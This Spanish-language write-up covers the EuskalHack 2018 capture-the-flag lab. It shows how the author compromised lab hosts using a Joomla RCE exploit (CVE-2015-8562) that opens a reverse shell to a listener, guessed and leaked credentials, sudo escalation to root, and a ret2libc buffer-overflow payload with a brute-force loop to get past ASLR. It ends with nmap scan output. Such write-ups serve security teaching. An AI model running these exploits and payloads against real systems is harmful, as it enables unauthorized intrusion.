EuskalHack / CTF / 2018 / Write-Up

Juanan Pereira - ikasten.io - @juanan


21 de junio de 2018

Índice

1. Preparación

1.1. Editar fichero /etc/hosts

URL: `http://securitycongress.euskalhack.org/#ctf`
Lo primero que suelo hacer es meter los nombres e IPs de los hosts implicados en /etc/hosts




2. Betria - 10.37.0.150


2.1. JOOMLA y usuario básico

Entrando directamente por http, vemos que hay un joomla a la escucha. ¿Tiene CVEs asociados?


```
# joomscan -u betria
```




Yep, unos cuantos. Y el directorio de administración a la vista.
Tras pegarme con sqlmap y joomla, e incluso obtener la lista de usuarios:



Obtengo el usuario bob (permisos de administrador en Joomla) y la clave bob (probando lo evidente). (L: bob, P: bob)



Lamentablemente, no hay permisos de escritura para modificar nada (objetivo inicial: modificar el php del template de admin, para instalar una shell php)



Nada. . . momento para probar exploits contra Joomla.


Probando, probando... Exploit: `https://www.exploit-db.com/exploits/39033/`
(Antes, lanzamos nc -l 4444 para quedar a la escucha)

```
u024740:kali juanan$ python test.py -t http://10.37.0.150 -l 10.37.0.200 -p
    4444
[-] Attempting to exploit Joomla RCE (CVE-2015-8562) on: http://10.37.0.150
[-] Uploading python reverse shell with LHOST 10.37.0.200 and 4444
<Response [200]>
[+] Spawning reverse shell....
```


Trololó, tenemos shell.

```
sh-4.2$ ls -al /var/www
ls -al /var/www
total 12
drwxrwxrwx.  4 root root   47 Sep 20  2017 .
drwxr-xr-x. 22 root root 4096 Jun 15 14:24 ..
drwxrwxrwx.  2 root root    6 Nov 14  2016 cgi-bin
drwxrwxrwx. 18 root root 4096 Sep 20  2017 html
-rw-r--r--.  1 root root   25 Sep 20  2017 users.txt
sh-4.2$ cat /var/www/users.txt
cat /var/www/users.txt
bob:qUXSMmigBjqtlPL4GMIb
```

Bien, bien, ya podemos entrar por ssh con el usuario bob y esa contraseña. Lo primero, añadir id_rsa.pub al ./ssh/authorized_keys



Un detalle:



Parece que Betria (y las otras máquinas) se ven entre sí. Alguien de Avior y Hadir se conectó aquí vía ssh. Esta info nos vendrá bien en el futuro. . . .

2.2. Admin - root

Y la clave de root? Probamos lo evidente?

```
$ sudo su

[root@Betria ~]# pwd
/root


[root@Betria ~]# cat secret.txt
```

```
Well Done!! 7214dce354acbff06c81f66c4cd00081
```

Olé!!!!

2.3. Exploiting

```
[bob@Betria ~]$ cat exploiting.txt
usuario: level1
password: level1

Nota: No hay mas retos en la plataforma aunque ponga level1. ASLR esta'
    activado.

Conectate por SSH.
$ ssh level1@54.36.134.37 -p1337[bob@Betria ~]$
```

La prueba de exploiting he de decir que la superé gracias a la caché de Google O:-)
Está explicada aquí, tal cual: `cache:https://www.ihacklabs.com/es/ctf-2018-hackplaye`


```
root@kali:/tmp/kali/lev1# cat in.py
#!/usr/bin/env python
# -*- coding: utf-8 -*-
import struct
payload = struct.pack("<i", -0x1)
payload += "@"*4
payload += "A"*265
payload += struct.pack("<I", 0xf7e1d020) # system
payload += struct.pack("<I", 0xf7e10270) # exit
payload += struct.pack("<I", 0xf7f45dc8) # "/bin/sh"
print payload
```

Dos "peros": el servidor 54.36.134.37 se quedaba "casi tostado" cada poco tiempo. Tuve que recurrir a la ayuda de @tunelko, y darle el tostón varias veces. Muy agradecido por su dedicación y respuesta inmediata, ¡a cualquier hora! El segundo "pero" es que la máquina usa ASLR. La dirección donde se carga libc varía en cada ejecución, y por tanto, también las direcciones de system, exit... Aquí, tiré de hemeroteca :) `http://www.euskalhack.org/securitycongress2016/writeup/EuskalHack_ctf_writeup_danigargu.pdf` En el CTF 2016 de la EuskalHack danigargu explicaba que en arquitectura i386 el ASLR se salta simplemente por brute-force, es decir, reintentando el exploit en un bucle, hasta conseguirlo (en menos de 100 ejecuciones sale).

Antes de darle el tostón a @tunelko, lo probé en Kali Linux (local), primero con ASLR desactivado y luego activándolo. ¡FUNCIONA!

```
(Desactivar ASLR)
echo 0 > /proc/sys/kernel/randomize_va_space
(Activar ASLR)
echo 2 > /proc/sys/kernel/randomize_va_space

# el ASLR se salta simplemente con
for i in {1..300}; do ./level1 in.txt; done
```

Captura (en localhost), con ASLR activado:



Y en remoto, con todo preparado, fue fácil (bastó con sustituir en el script las direcciones de system, exit y /bin/sh en el payload, tras ejecutar una vez desde gdb-peda)

3. Hadir - 10.37.0.152

3.1. Usuario básico


Veamos qué puertos hay abiertos:

```
u024740:kali root# nmap -O -sV hadir

Starting Nmap 7.60 ( https://nmap.org ) at 2018-06-21 13:22 CEST
Stats: 0:00:19 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 0.00% done
Nmap scan report for hadir (10.37.0.152)
Host is up (0.046s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 6.7p1 Debian 5+deb8u3 (protocol 2.0)
23/tcp  open  telnet  Linux telnetd
80/tcp  open  http    Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind 2-4 (RPC #100000)
MAC Address: 00:50:56:BE:8C:59 (VMware)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.60%E=4%D=6/21%OT=22%CT=1%CU=38345%PV=Y%DS=1%DC=D%G=Y%M=005056%T
OS:M=5B2B8A92%P=x86_64-apple-darwin16.7.0)SEQ(SP=104%GCD=1%ISR=10A%TI=Z%CI=
OS:I%II=I%TS=8)OPS(O1=M52DST11NW6%O2=M52DST11NW6%O3=M52DNNT11NW6%O4=M52DST1
OS:1NW6%O5=M52DST11NW6%O6=M52DST11)WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7
OS:120%W6=7120)ECN(R=Y%DF=Y%T=40%W=7210%O=M52DNNSNW6%CC=Y%Q=)T1(R=Y%DF=Y%T=
OS:40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%
OS:O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=4
OS:0%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%
OS:Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=
OS:Y%DFI=N%T=40%CD=S)

Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 20.05 seconds
u024740:kali root#
```

